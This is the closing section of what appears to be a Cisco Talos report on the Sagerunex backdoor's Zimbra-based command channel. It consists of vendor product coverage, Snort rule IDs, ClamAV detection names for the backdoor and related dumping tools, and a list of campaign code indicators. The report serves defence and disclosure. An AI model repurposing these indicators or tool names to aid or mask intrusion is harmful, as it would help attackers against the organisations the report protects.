
Fig. The left side is the Zimbra status path, and the right side are the backdoor command functions.

Talos observed that this version of the Sagerunex backdoor has been active since 2019, and there are still several Zimbra mailboxes receiving the compromised machine beacon information.





The Zimbra version of Sagerunex backdoor infection chain is visualized below.



Coverage

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 64511, 64510, 64509.

ClamAV detections are also available for this threat:

Win.Backdoor.Sagerunex-10041845-0

Win.Tool.Mtrain-10041846-0

Win.Tool.Ntfsdump-10041854-0

Win.Backdoor.Sagerunex-10041857-0

Indicators of compromise (IOCs)

Campaign code

st
qaz
test
cmhk
dtemp
0305
4007
4007_new
Jf_b64_t1
Ber_64
0817-svc64
NSX32-0710
Nsx32-0419
NJX32-0710
WS1x321014
pccw-svc32
CTMsx32-0712

IOCs for this research can also be found at our GitHub repository here.
